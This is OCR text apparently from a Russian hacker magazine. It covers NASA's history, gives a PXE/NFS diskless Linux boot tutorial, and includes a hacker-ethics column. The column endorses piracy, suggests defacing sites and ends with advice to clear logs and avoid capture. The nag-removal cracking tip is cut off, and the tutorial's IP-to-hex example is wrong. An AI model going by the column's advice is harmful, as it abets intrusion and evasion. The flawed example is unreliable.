шаттл, который мог взлетать вертикально и приземляться подобно самолету. NASA возлагала большие надежды на суперсовременный шаттл «Челленджер», построенный к 1985 году, но 28 января 1986 г., спустя 73 секунды после взлета его двигатели взорвались, и все семеро членов экипажа погибли. Несмотря на катастрофу, агентство продолжило разработку и усовершенствование космических шаттлов, и следующие аппараты: Atlantis, Discovery и Endeavour оказались удачнее своего предшественника.

Помимо основных проектов, которые широко освещаются в прессе (высадка на Луну, постройка космической станции), NASA проводит огромное количество менее заметных, но не менее важных. Космические зонды «Pioneer» и «Voyager» неоднократно использовались для исследования планет Солнечной системы.

В 90-е годы большим достижением NASA было размещение мощнейшего телескопа Хаббл на орбите Земли, в результате чего человечество получило возможность заглянуть в самые отдаленные части космоса.

Но основным проектом NASA в эти годы стало строительство Международной Космической Станции, которое продолжается до сих пор и ведется при поддержке 10 европейских стран.

ИССЛЕДОВАТЕЛЬСКИЕ ЦЕНТРЫ NASA

Организация NASA – это крупная сеть исследовательских лабораторий и аэрокосмических центров. Каждое отделение занимается своими задачами, а для обмена информацией они объединены между собой посредством нескольких внутренних сетей: NCTN, NISN, ALLSTAR, NREN, DSN и др.

Штаб-квартира NASA расположена в Вашингтоне и вмещает около тысячи сотрудников. Основная задача – координировать работу NASA в целом и контролировать развитие четырех стратегических направлений: исследование космоса, исследование Земли, работу с людьми и развитие новых технологий для реализации дальнейших проектов. Калифорнийский исследовательский Центр


Международная Космическая станция

ССЫЛКИ ПО ТЕМЕ

- **www.nasa.gov** – официальный сайт NASA
- **www.hq.nasa.gov** – сайт штаб-квартиры NASA с большим количеством информации
- **www.nasawatch.com** – новостная лента событий, касающихся аэрокосмического агентства
- **http://history.nasa.gov** – сайт, полностью посвященный истории развития NASA
- **www.swim2000.org/Homework%20Help/nasa_history.htm** - подробная история NASA
- **www.nasa.gov/multimedia** - фотографии и видео NASA
- **www.habu.org/nasa/nasa-mirror.html** - фотогалерея
- **http://spaceflight.nasa.gov** – информационный ресурс по исследованию космоса

AMES – один из старейших в NASA, он был построен в 1939 г. и назван в честь первого директора доктора Джозефа С. Эймса. Центр AMES занимается разработкой и созданием самых передовых технологий, включая информационные и научные, а также проведением всевозможных исследований.

Исследовательский Центр DRYDEN расположен на территории военно-воздушной базы в Калифорнийской пустыне Моджев, и с 1946 года стал постоянным местом для тестирования прототипов летательных аппаратов.

Исследовательский Центр GLENN (Огайо, 2 тыс. персонала) является мировым лидером в исследовании реактивных двигателей. Помимо этого, Центр разрабатывает силовые установки и коммуникационные технологии для нужд NASA. Этот отдел также заведует уникальной коллекцией хай-течных сооружений, таких как ветровые туннели и вакуумные камеры.

Космический Центр GODDARD, вмещающий 3 тысячи сотрудников и расположенный в Гринбелте, имеет широкий спектр задач: от исследования астрофизики и свойств Земли до спутникового слежения и контроля.

Лаборатория реактивных двигателей JPL (Пасадена, более 5 тыс. человек) находится в собственности американского правительства и координируется Калифорнийским Технологическим Институтом. JPL является историческим центром планетарных исследований и основным узлом всемирной научной сети Deep Space Network. На территории Лаборатории находится множество крупных спутниковых тарелок, установленных для зондирования космического пространства.

Космический Центр JOHNSON, расположенный в Хьюстоне, заведует основными космическими проектами NASA. Такими, как запуск шаттла на орбиту или создание Международной Космической Станции.

Космический Центр KENNEDY, как и предыдущий, предназначен для контроля полета космических объектов NASA, но вместе с тем является главной посадочной полосой для шаттлов.

Исследовательский Центр LANGLEY (2300 персонала), построенный в 1917 г., стал первой национальной аэрокосмической лабораторией. Именно здесь на протяжении почти столетия разрабатывались главные достижения NASA. Центр LANGLEY проводит исследования в самых разных научных областях, и, судя по всему, именно в нем работают лучшие умы NASA.

Космический Центр MARSHALL, расположенный в Хантсвилле, занимается конструированием космических объектов и хай-течных систем для контроля и слежения.

Космический Центр STENNIS является крупнейшим в США комплексом для тестирования ракетных двигателей.

Общее количество сотрудников NASA достигает 18 тысяч.

ОСНОВНЫЕ ЗАДАЧИ

На проведение разного рода исследований и проектов правительство США ежегодно выделяет NASA около 15 миллиардов долларов. Эти средства распределяются по разным направлениям, в которых работает агентство:

- Космическая наука (изучение Солнечной системы, Марса и Луны, изучение истории Вселенной, ее структуры и эволюции, изучение взаимодействия Солнца и Земли, поиск естественных спутников отдаленных планет и внеземной жизни).
- Земная наука (различные исследования нашей планеты, включая воздействия на окружающую среду и их последствия).
- Исследования в области биологии и физики (молекулярная биология, нанотехнологии, ядерная физика и др.).
- Астронавтика (разработка более быстрых, безопасных, экономичных и надежных машин для воздушных и космических перелетов).
- Образовательные программы (подготовка астронавтов и техперсонала, обучение новых специалистов, привлечение в научную область школьников и студентов).
- Исследовательские системы (человеко- и робото-технологии, системы транспортировки).
- Космические перелеты (Международная Космическая Станция, шаттлы, поддержка полетов в космос).

Как видишь, NASA занимается не только космическими исследованиями, хоть это направление и является основным. Находки и изобретения ученых аэрокосмического агентства используются в производстве пассажирских и военных самолетов, метеорологии, медицине, коммуникациях и других областях. Организация владеет дорогостоящим высокотехнологическим оборудованием, с помощью которого можно проводить подробные исследования. И в отличие от военных структур, NASA не скрывает полученные результаты, а наоборот, приглашает к сотрудничеству коллег из других исследовательских центров.

Уже сейчас в лабораториях NASA ведутся разработки сверхбыстрых систем передачи информации, основанных на лазерном луче. С их помощью станет возможным за считанные минуты передавать огромные массивы данных в пределах Солнечной системы. Разрабатываются новые виды двигателей и способов транспортировки грузов. Проекты NASA вдохновляют тысячи независимых ученых принимать участие в космическом прогрессе. Судя по всему, через пару десятков лет нас ждет первая высадка на Марс, создание небольшой колонии на Луне, запуск в активную эксплуатацию Международной Космической Станции. А там и до выхода за пределы Солнечной системы недалеко.


Сосредоточения исследовательских центров NASA


Вертикальный взлет шаттла

АМЕРИКАНЦЫ НУ ЛУНЕ

Многие сомневаются в том, что американцы действительно высадились на Луну. Существует версия, что США в конце 60-х были просто не готовы к такому шагу, поэтому, чтобы утереть нос СССР, организовали грандиозную аферу.

Интересный тред на эту тему можно почитать на Мембране: www.membrana.ru/forum/main.html?parent=1037196382#1037196382.

Подробная версия в пользу NASA лежит здесь: www.skeptik.net/conspir/moonhoax.htm.

Тетя Джина (inga@scand.ru)

УГОЛОК ТЕТИ ДЖИНЫ

Хорошо или плохо заниматься хаком? Кого волнует этическая сторона компьютерного хулиганства? Тебя? Я думаю, да. Меня она тоже волнует, хотя я не занимаюсь компьютерным хулиганством, а только графоманией =). Женщина, в первую очередь, эмоциональное существо, а только потом логическое, в отличие от мужчины. Не буду тебя разочаровывать и постараюсь изложить мысли на эту тему с эмоциональной стороны.

ЧТО ТАКОЕ ХОРОШО И ЧТО ТАКОЕ ПЛОХО

Что такое хак в моем понимании? Это взлом некой компьютерной системы ради одной из двух целей: из-за денег и для указания дыр админам. Для меня деньги - хреновая мотивация, и люди, сознательно наносящие вред ради материальной выгоды, не вызывают у меня уважения и доверия. Хотя не спорю, жизнь может припереть так, что украдешь у родной бабушки. Не вызывают уважения люди, которые берут деньги за взлом просто из жадности. Вот, например, наши любимые мелкомягкие. Казалось бы, БГ уже самый богатый человек на Земле. Ну куда ж ему еще??? Неужели человеческая жадность не имеет пределов? Вот пример. Я хотела открыть свой интернет-клуб. Все посчитала, выбрала место и придумала название. Но потом, подсчитав затраты на приобретение лицензий, ужаснулась и забросила эту идею.

Конечно, можно было открыть свой никсовый клуб, но это пока экзотика для обычных ушастых юзеров. Можно открыть подпольный клуб, но первое же посещение клуба «органами» может не только влететь в копеечку, но и окончиться сидением за решеточкой. Вот поэтому, когда у Билли гадость, у тети – радость. И я благодарна пиратам, ворующим винды. А те, кто говорит, что они сломаны криво, могут идти далеко и надолго, т.к. лицензионная винда такое же глючное фуфло, что и ворованная. Если бы не люди, которые тырят проги у буржуев, а потом продают по 60 рублей, я, наверное, вообще никогда не подошла бы к компьютеру.

Мне не нравятся жадные корпорации, типа мелкомягких. Потому что весь мир подсажен на их продукцию и вынужден постоянно тратиться на ее обновление и латание дыр. Можно долго ругать Билла Гейтса, может, он хреновый программер, но, имхо, он – гениальный стратег и менеджер. Видишь ли, высшее искусство менеджера - это не работать самому, а заставить других работать на себя, причем так, чтобы они получали от этого удовольствие.

Когда-то и Билли, вероятно, сидя в гараже, мечтал создать что-то хорошее и полезное. Вероятно, у него была светлая цель, но, как мы видим, жадность взяла свое. Мне кажется, у хакера, как и у любого человека, должна быть мораль и какая-то этика. Допустим, у меня был счет в банке. Я – хорошая, законопослушная тетя, которая всю жизнь откладывала по 3 рубля с зарплаты на покупку новой Оки. И тут кто-то ломает банк и тырит оттуда все деньги, в том числе и мои. Ты думаешь, после такого я продолжу писать сюда? Вряд ли. Скорее всего, я люто возненавижу всех компьютерных хулиганов. К чему я это? К тому, что, наказывая жадную корпорацию, нужно думать и о случайных жертвах, которые не виноваты в том, что админ банка лох. Лично мне приятны хакеры, которые умеют разумно пользоваться данной им властью. Я не имею в виду «синдром Робин Гуда» а-ля «укради у богатого и отдай бедным». По-моему, продуктивнее просто дефейснуть сайт того же банка, указав админу на дыру.

А исподтишка упереть деньги как минимум не этично. Это же как конфету у ребенка отобрать. Неужели не хочется иметь сильного противника?

Если бы я была хакером, то прежде чем делать что-то незаконное, я бы подумала, готова ли я нести ответственность за свои действия. Я не воспринимаю всерьез скрипткиддисов. По сути, это дети, играющие в компьютерное хулиганство и не несущие ответственности за свои действия. А при возникновении проблем, как правило, плачут и прячутся за мамину юбку.

Кончилась эпоха романтического хака, так красиво и сладко показанная в известном фильме «Хакеры». Сейчас главнейшую роль играют товарно-денежные отношения. Меня такое положение дел напрягает, т.к. я, конечно, очень романтическая тетя =).

Вероятно, кончились Джонни Ли Миллеры, и остались жадные компьютерные гении. Никого не напоминает? Да-да, твоего любимого БГ. Мне не хотелось бы, чтобы честь хакера продавалась за деньги. Может быть, кто-то засмеется, увидев словосочетание «честь хакера». Уверяю тебя, такая вещь существует.

Вот тебе пример: у меня есть сайт (не_скажу_какой_а_то_завалите. Хи-хи). Я по доброте душевной сделала фтп-акк одному пациенту. Пациент взял и поюзал для аплоада файлов какую-то прогу, которая на деле, конечно, оказалась трояном. Прога выслала логин и пароль одному хакеру. Сетевой беспредельщик мог бы похерить мою коллекцию mp3, статей и фоток. Но хакер этого не сделал, а вместо этого связался со мной и по-честному все рассказал. Собственно, чего стоило бы завалить сайт, имея логин и пасс к одному из аккаунтов? Ничего. Но человек не стал этого делать. Вот это и есть проявление чести хакера. Такие люди вызывают у меня искреннее уважение.

Деньги сейчас на первом месте почти во всех сферах жизни. Очень печально, что эта неприятная тенденция постепенно добирается и до компьютерного сообщества. Мне бы хотелось, чтобы хакер оставался независимым, ответственным андеграундным персонажем, окутанным неким ореолом романтики. Сейчас же многие проекты «продались» за рекламу, стали какими-то попсовыми, вешают непроверенные левые новости и т.д.

Мне не хочется, чтобы хак-культура стала попсовой машиной для зарабатывания денег и дешевых авторитетов. Не потому что плохо быть богатым, а потому что, как показывает практика, деньги портят человека, и такие понятия, как честь и достоинство, меняются на хрустящие купюры. Все хотят богатства и славы. Вспомни, ведь еще несколько лет назад никто в России не знал, кто такой хакер. Теперь все знают, по телику уже говорят о том, что скоро хакеры захватят ядерные объекты и устроят войну. Уходит романтика и андеграунд. Не пора ли вспомнить об истоках? Об элитности, чести и достоинстве. Деньги приходят и уходят. Согласись, в старости будет приятно думать о себе как о человеке чести, а не о мешке с деньгами.

Чисти логи 2 раза в день, не попадайся и помни об ответственности.
Всех целую,
Ваша тетя Джина.

Anton Karpov (toxa@real.xakep.ru)

ТОНКИЕ КЛИЕНТЫ ПОДРУЧНЫМИ СРЕДСТВАМИ

Идея создания бездисковой станции с загрузкой по Сети далеко не нова. Уже десятилетиями применяется это удобное и безопасное решение. Представь, что в предельно короткие сроки без заморочек с клонированием винчестеров тебе нужно установить любую операционку на сотню-другую одинаковых машин. Сервер удаленной загрузки сведет эту операцию к загрузке Linux по сети, а далее к поблочному копированию на локальный винчестер образа один раз установленной и настроенной ОС. Все, что нужно - это поддержка сетевой карточкой возможности загрузки по сети и наличие соответствующей опции в BIOS.

САЖАЕМ ПИНГВИНА НА БЕЗДИСКОВУЮ СТАНЦИЮ



КАРТОЧНЫЕ ИГРЫ В ДИСТРИБУТИВЫ

Существует несколько спецификаций прошивок (ROM) сетевых карт для загрузки по сети. Самая популярная из них – это Intel PXE (Pre-Execution Environment). Твоя карточка либо уже прошита соответствующим образом, либо имеет возможность (микросхему), но не имеет прошивки. В таком случае тебе нужно будет поискать подходящую прошивку на netboot.sf.net.

В этой статье и сервер, и бездисковый клиент будут работать под ОС Linux. В описании я использую дистрибутив Slackware Linux, так как он больше остальных подходит для наших нужд, но все описанное вполне применимо к любому дистрибутиву с незначительными изменениями в расположении конфигурационных файлов и управляющих скриптов. Ядро будем грузить по сети, а корневая файловая система будет монтироваться по nfs. Таким образом, наличие какого-либо носителя информации на клиенте не обязательно. В итоге мы получим полноценную бездисковую Linux-машину, с рабочим ядром и файловой системой.



- www.tldp.org
- www.isc.org
- www.kernel.org/pub/software/network/tftp/
- syslinux.zytor.com
- etherboot.org
- netboot.sourceforge.net

УДАЛЕННАЯ ЗАГРУЗКА ПОД ПРИЦЕЛОМ

Для начала нам понадобится сервер удаленной загрузки. Это может быть bootp-сервер или dhcp-сервер, оба они выполняют необходимые функции. Т.к. протокол dhcp умеет все то же, что и bootp, только больше и лучше :), то нет никакого резона использовать bootp-сервер. Поэтому качаем и ставим ISC DHCP сервер, последняя версия которого на момент написания статьи - 3.0.1rc13. Протокол dhcp позволяет намного больше, чем просто раздачу IP-адресов. Нам нужно будет не только "оформиться" у сервера, но и загрузить с сервера ядро. Сам dhcp не умеет предоставлять файлы, для этого используется tftp (trivial file transport protocol) – урезанный, по сравнению с ftp, протокол, не имеющий авторизации и работающий по udp. Также нам необходимо скачать и поставить поддерживающий команду tsize tftp-сервер, к примеру, hpa-tftp. И то и другое требует конфигурирования. Dhcp-сервер читает все настройки из файла /etc/dhcpd.conf:


КОНФИГ /etc/dhcpd.conf

```
allow booting;
allow bootp;

# Глобальные опции
option domain-name "nwudc.lan";
option broadcast-address 192.168.1.255;
option subnet-mask 255.255.255.0;
default-lease-time -1;
use-host-decl-names on;
ddns-update-style ad-hoc;
filename "pxelinux.0";

# Опции для подсети
subnet 192.168.1.0 netmask 255.255.255.0
range 192.168.1.10 192.168.1.30;
option routers 192.168.1.1;
```


Пага консорциума, в рамках которого разрабатывается dhcp


Страница проекта pxelinux

Ядро будем грузить по сети, а корневая файловая система будет монтироваться по nfs.

Запуск демона происходит следующим образом:

```
# /usr/sbin/dhcpd -cf /etc/dhcpd.conf
```

tftpd конфигурационного файла не имеет и просто запускается в безопасном режиме /usr/sbin/in.tftpd -s /tftpboot, где /tftpboot - предварительно созданная директория, куда мы положим ядро и прочие необходимые файлы (см. ниже). Запущенный с аргументом -s, tftpd использует системный вызов chroot(2) в указанный каталог, поэтому остальным программам мы должны указывать пути к файлам на tftp относительно этого каталога. Параметр -l запускает tftpd в standalone режиме. Таким образом, нам уже не нужно использовать устаревший inetd для запуска tftp-сервера. Замечу, что dhcpd и tftpd даже могут находиться на разных машинах. Для этого в конфиг dhcpd.conf следует добавить запись:

```
next-server ag.pec.tftpd.сервера
```

Но, как правило, все сервисы вешают на одну машину. Оба сервиса можно прописать в /etc/rc.d/rc.local для запуска при старте системы:

```
echo "Starting ISC dhcpd: /usr/sbin/dhcpd"
/usr/sbin/dhcpd -cf /etc/dhcpd.conf > /dev/null 2>&1
echo "Starting secure tftpd: /usr/sbin/in.tftpd"
/usr/sbin/in.tftpd -l -s /tftpboot
```

ВЫПЕКАЕМ ЯДРО

Собственно, а что нам надо грузить? В конфиге dhcpd.conf среди прочих видим строчку:

```
filename "pxelinux.0";
```

Это значит, что мы будем использовать pxelinux - модификацию всем известного загрузчика syslinux от Питера Анвина (Peter Anvin), специально созданную для загрузки по сети. Берем на syslinux.zytor.com свежий архив syslinux, в нем находим искомый файл-загрузчик pxelinux.0, помещаем его в /tftpboot и в конфиге dhcpd указываем путь до файла относительно этого каталога (напомню, что tftpd запущен в безопасном режиме, и для него /tftpboot – это корневой каталог) - filename "pxelinux.0";. Именно поэтому нам нужен был tftpd-сервер с поддержкой команды tsize - pxelinux использует ее, чтобы скачать образ свежеиспеченного ядра:

```
# cd /usr/src/linux-2.4.24
# make menuconfig
# make dep clean bzImage
```

Опционально:


```
# make modules modules_install
```

Общие рекомендации по сборке: для удаленной загрузки удобно собирать ядро без модулей, например, у меня все необходимое влезло в 1200 Кб, но это несущественно. Главное вкомпилировать в ядро (НЕ как модули) следующие вещи: поддержку TCP/IP, драйвер сетевой карты бездисковой машины, опции "nfs-клиент" и "nfs-server", опцию "allow nfs root", монтирование корневой nfs при загрузке, поддержку devfs и devfs mount at boot. Одним словом, прикинь, что нужно ядру, которое грузится на совершенно голой машине, и при этом должно видеть сеть и уметь монтировать nfs-разделы при загрузке.

Итак, в /tftpboot у нас уже лежит файл pxelinux.0 из архива syslinux и наше ядрышко для бездисковых станций, пусть оно будет незатейливо называться bzImage. Давай мысленно прокрутим ситуацию и подумаем, чего еще нам не хватает. Когда мы выставим в BIOS клиентской машины опцию загрузки по сети, pxe-загрузчик пойдет искать доступные dhcp-серверы, наш dhcpd откликнется, выдаст клиенту файл pxelinux.0, этот файл загрузится, загрузит ядро bzImage, ядро пойдет грузиться, а потом... а потом оно очень хотело бы увидеть корневую файловую систему, монтируемую по сети. Кроме того, pxelinux должен иметь конфигурационный файл, где описано, какое ядро и с какими опциями ему грузить.

ПЕРЕВОДИМ IP-АДРЕС В HEX

Как известно, запись адреса десятичными числами в четыре октета (192.168.1.2) используется исключительно для удобства восприятия. IP-адрес в протоколе четвертой версии 32-битный, система воспринимает его, разумеется, в двоичном виде. То есть четыре октета превращаются в четыре части одного числа, состоящего из нулей и единиц, по 8 бит каждая. Итого - число длиной 32 бита. Почему по восемь? Да потому что максимальное значение октета 255 - это как раз восемь единиц в двоичном виде. Если значение октета в двоичном виде не дотягивает до восьми знаков, его дополняют нулями слева. Итого 192.168.1.2 превращается в 11000000101010000000000100000010. Полученный кошмар нужно просто перевести в шестнадцатеричный вид. Это будет C1500102. Для переводов dec -> bin и bin -> hex используй калькулятор, бумажку или считай в уме :).



На Хакер CD ты найдешь весь софт, который был упомянут в статье. А именно: последние версии ядер и прошивок сетевых карт, ISC DHCP, hpa-tftp, загрузчик syslinux.



Полезные справочные страницы:

- man nfs
- man in.tftpd
- man dhcpd
- man dhcpd.conf
- man portmap



При использовании опции async увеличивается как производительность, так и вероятность потери данных.

НЕТРИВИАЛЬНЫЙ TRIVIAL FTP

Последняя по порядку, но не по важности вещь в каталоге /tftpboot - папка /tftpboot/pxelinux.cfg/, где будет располагаться конфигурационный файл с именем "айпишник клиента". Мы ведь хотим, чтобы разные бездисковые клиенты с разной конфигурацией железа могли грузить разные ядра, верно? И как дать каждому клиенту понять, где его ядро? Для каждого клиента создается файл /tftpboot/pxelinux.cfg/XXXX, где имя XXXX файла – это IP-адрес клиента в шестнадцатеричной форме. Т.е. для клиента с адресом 192.0.2.91 это будет конфиг /tftpboot/pxelinux/C000025B. Наконец, если ни один из конфигов не подойдет, то pxelinux читает /tftpboot/pxelinux/default.

Возникает вопрос: откуда у клиента берется конкретный адрес? Как мы помним, у нас используется dhcp-сервер, и от выполнения своей прямой миссии - динамически выдавать IP-адреса - он не отказывается. Клиент и получает от этого сервера адрес, за это отвечают следующие строчки /etc/dhcpd.conf:

/etc/dhcpd.conf В БОЕВЫХ УСЛОВИЯХ

```
// выдавать клиентам такое имя домена
option domain-name "xakep.lan";
// пусть клиенты знают широковещательный адрес сети
option broadcast-address 192.168.1.255;
// пусть клиенты знают маску подсети
option subnet-mask 255.255.255.0;
// описание подсети, в которой мы живем
subnet 192.168.1.0 netmask 255.255.255.0
// диапазон назначаемых адресов
range 192.168.1.10 192.168.1.30;
// сообщим клиентам, какие роутеры надо добавить в таблицу маршрутизации
option routers 192.168.1.1;
// а также какие dns-сервера им нужно прописать себе в /etc/resolv.conf
option name-servers 192.168.1.10;
```

В итоге получаем клиента с полностью сконфигурированной сетью.

КАЖДОМУ СВОЕ ЯДРО

Очевидно, что адрес клиенту в данной конфигурации назначается случайным образом из имеющихся свободных. Но нам может понадобиться, чтобы клиент A получал ядро kernA, а клиент B - ядро kernB. Это значит, что у клиентов A и B каждый раз должны быть строго фиксированные адреса. К счастью, dhcpd и это умеет. В секцию subnet пишем:

```
host ethboot
        hardware ethernet 00:0C:6E:9D:6F:78;
        fixed-address 192.168.1.20;
```

Исходя из того, что сетевая карта у клиента не меняется, ее MAC-адрес и будем использовать. Мы указываем, что клиенту с MAC-адресом 00:0C:6E:9D:6F:78 всегда нужно назначать IP-адрес 192.168.1.20. Затем переведем этот адрес в шестнадцатеричный вид и положим конфиг с таким именем в /tftpboot/pxelinux.cfg/. Вуаля! Оговорюсь, что у меня все 72 бездисковых клиента были одинаковые, и различать их каким-либо образом не было нужды (опции host вообще в конфиге не было, а в pxelinux.cfg лежал один лишь default).

Итак, сам конфиг (в моем случае - /tftpboot/pxelinux.cfg/default):

```
label linux
 kernel bzImage
 append ip=auto
 append nfsroot=192.168.1.1:/home/nfsroot
 ipappend 1
```

Здесь ничего сложного нет: синтаксис практически совпадает с синтаксисом lilo.conf, за исключением того, что пара "имя-значение" отделена пробелом, а не знаком равенства (=). Клиенту будет выдано по tftp ядро bzImage, IP-адрес клиенту уже присвоен dhcp-сервером, а корневая файловая система должна быть примонтирована по nfs с сервера 192.168.1.1. Эти параметры буду переданы ядру при загрузке.

> Мы ведь хотим, чтобы разные бездисковые клиенты с разной конфигурацией железа могли грузить разные ядра, верно?

ТОНКОСТИ ТОНКИХ КЛИЕНТОВ

Осталось последнее - поднять и настроить nfs-сервер, а также экспортировать клиентам файловую систему, достаточную для нормальной работы. О том, как настроить nfs, подробно рассказывается в NFS-HowTo. В случае дистрибутива Slackware нужно установить пакеты nfs-utils и portmap, и сервер будет запускаться/останавливаться скриптом /etc/rc.d/rc.nfsd. Допустим, нашу корневую файловую систему, которую мы будем экспортировать клиентам, мы решили создать в /home/nfsroot. За основу можно взять существующую fs, скопировав в /home/nfsroot следующие каталоги: bin, dev, etc, lib, proc, root, sbin, tmp, usr, var, home. Замечу, что dev и proc нужно просто создать руками как пустые директории.

Дальнейшая кастомизация всех каталогов - целиком на твое усмотрение, вполне возможно, что ты захочешь получить на клиенте совсем другой дистрибутив, тогда возьми соответствующие файлы из нужной инсталляции. Если ядро было собрано с модулями, то не забудь поместить их в /lib/modules/$KERN_VER (в нашем случае - /lib/modules/2.4.24). Если ты скопировал основные конфигурационные файлы в /etc один в один с сервера, то их, конечно, надо изменить. В первую очередь изменению подвергается fstab:

```
192.168.1.1:/home/nfsroot    /     nfs     defaults    0  0
proc                  /proc  proc    defaults    0  0
```

Корневой раздел у нас монтируется по nfs, так что никаких hda/sda в таблице файловых систем нет. По этой причине не забудь поднять в "экспортируемом дистрибутиве" сервис rpc.portmap (пакет portmap). Также, если ты заметил, у нас нет swap'а, и хотя swap через nfs это не лучшая идея, но в нашем случае придется ей воспользоваться. Создадим в пределах экспортируемой fs файл размером в 64 мегабайта:

```
# dd if=/dev/zero of=/home/nfsroot/var/swapfile bs=1M
count=64
# chmod 600 /home/nfsroot/var/swapfile
```

Затем в конфигурационных скриптах клиентской fs добавим следующие строчки сразу после монтирования корневой файловой системы (по nfs), либо в rc.local:

```
mkswap /var/swapfile
swapon /var/swapfile
```

Загрузившись с клиента и выполнив cat /proc/swaps, мы увидим, что в случае необходимости система будет свапиться в созданный файл.


Итак, файловая система подготовлена. На сервере добавляем в /etc/exports:

```
/home/nfsroot
192.168.1.0/255.255.255.0(rw,async,no_root_squash)
```

что подразумевает экспортирование /home/nfsroot машинам из подсети 192.168.1.0/24 в асинхронном режиме чтения-записи, а директива no_root_squash предназначена для того, чтобы избавиться от проблем с правами доступа к файлам (по умолчанию в целях безопасности удаленный root отображается (mapped) в виде пользователя с правами nobody).

БЕЗДИСКОВАЯ НИРВАНА

Если все прошло успешно, ты сможешь наблюдать следующую картину: на сервере запускается dhcpd, tftpd и nfsd. Клиент загружается и посылает широковещательные DHCPREQUEST'ы, а наш dhcp-сервер отвечает ему DHCPOFFER'ом. Иными словами, клиент и сервер находят друг друга, и сервер выполняет директиву "дать клиенту файл pxelinux.0". Тут в игру вступает tftp-сервер, который с радостью отдает уже имеющему IP-адрес клиенту нужный файл. Файл загружается, считывает соответствующий конфигурационный файл в /tftpboot/pxelinux.cfg/ и согласно указанным в этом файле настройкам закачивает нужное ядро, а затем запускает его на загрузку с соответствующими опциями. Ядро грузится, и когда дело доходит до волшебного момента запуска процесса init, оно посылает nfs-команду к требуемому серверу для монтирования корневого раздела. Наш nfs-сервер отрабатывает запрос, предоставляя клиенту /home/nfsroot, и клиент (ядро) продолжает нормальную загрузку. Итого имеем полностью сетевую станцию, получая всю мощь и возможности Linux на тонких клиентах. Enjoy ;-).


Легковесные решения для тонких клиентов

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

об удалении nag-окна на примере Mail Them Pro. Так вот, этот совет для тех, кто не хочет возиться с дизассемблерами и отладчиками. Берем любой редактор ресурсов (Restorator, ResH


Sinicin
ivashkin@vsmpo.ru

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

УДАЛЕННЫЙ РАБОЧИЙ СТОЛ

Одной из прелестей истинно сетевой модели UNIX является реализация графической подсистемы. Вкратце, она представляет собой две основные части: сервер X-Window (например, XFree86) и клиент aka оконный менеджер, или вообще любое графическое приложение, использующее вывод графики на экран. Они могут взаимодействовать как в рамках одного хоста через локальные unix-сокеты, так и по сети через TCP/IP-сокеты. Последнее для нас особенно интересно. За прорисовку окон, размещение их на экране, а также всю графическую работу отвечает клиент, сервер же тупо отрисовывает что ему передают. Поэтому, вопреки привычной терминологии, на маломощном тонком клиенте мы можем запустить только X-сервер, а оконные приложения запускать на мощном сервере, и все результаты их работы будут выводиться на клиентский сервер. Таким образом, мы можем получить полноценную графическую рабочую среду даже на слабом старом компьютере! Подробнее про удаленный запуск графических приложений читай в Remote-X-Apps-HOWTO на www.tldp.org.





Anton Karpov (toxa@real.xakep.ru)

БОРТЖУРНАЛ ЮНИКСОИДА

Залогинься в свою Unix-систему, набери ps waux, если это Linux или BSD, или ps –ef, если это Solaris либо другая реализация System V. Ты увидишь множество процессов, каждый из которых что-то делает. К примеру, это может быть crond, inetd, ntpd, sendmail, sshd и еще масса других демонов, а также процессы ядра системы. И что интересно - все они выводят на стандартные потоки данные, которые регистрируются системой журналирования. Для чего это нужно?

СИСТЕМА ЖУРНАЛИРОВАНИЯ СОБЫТИЙ В ПОДРОБНОСТЯХ

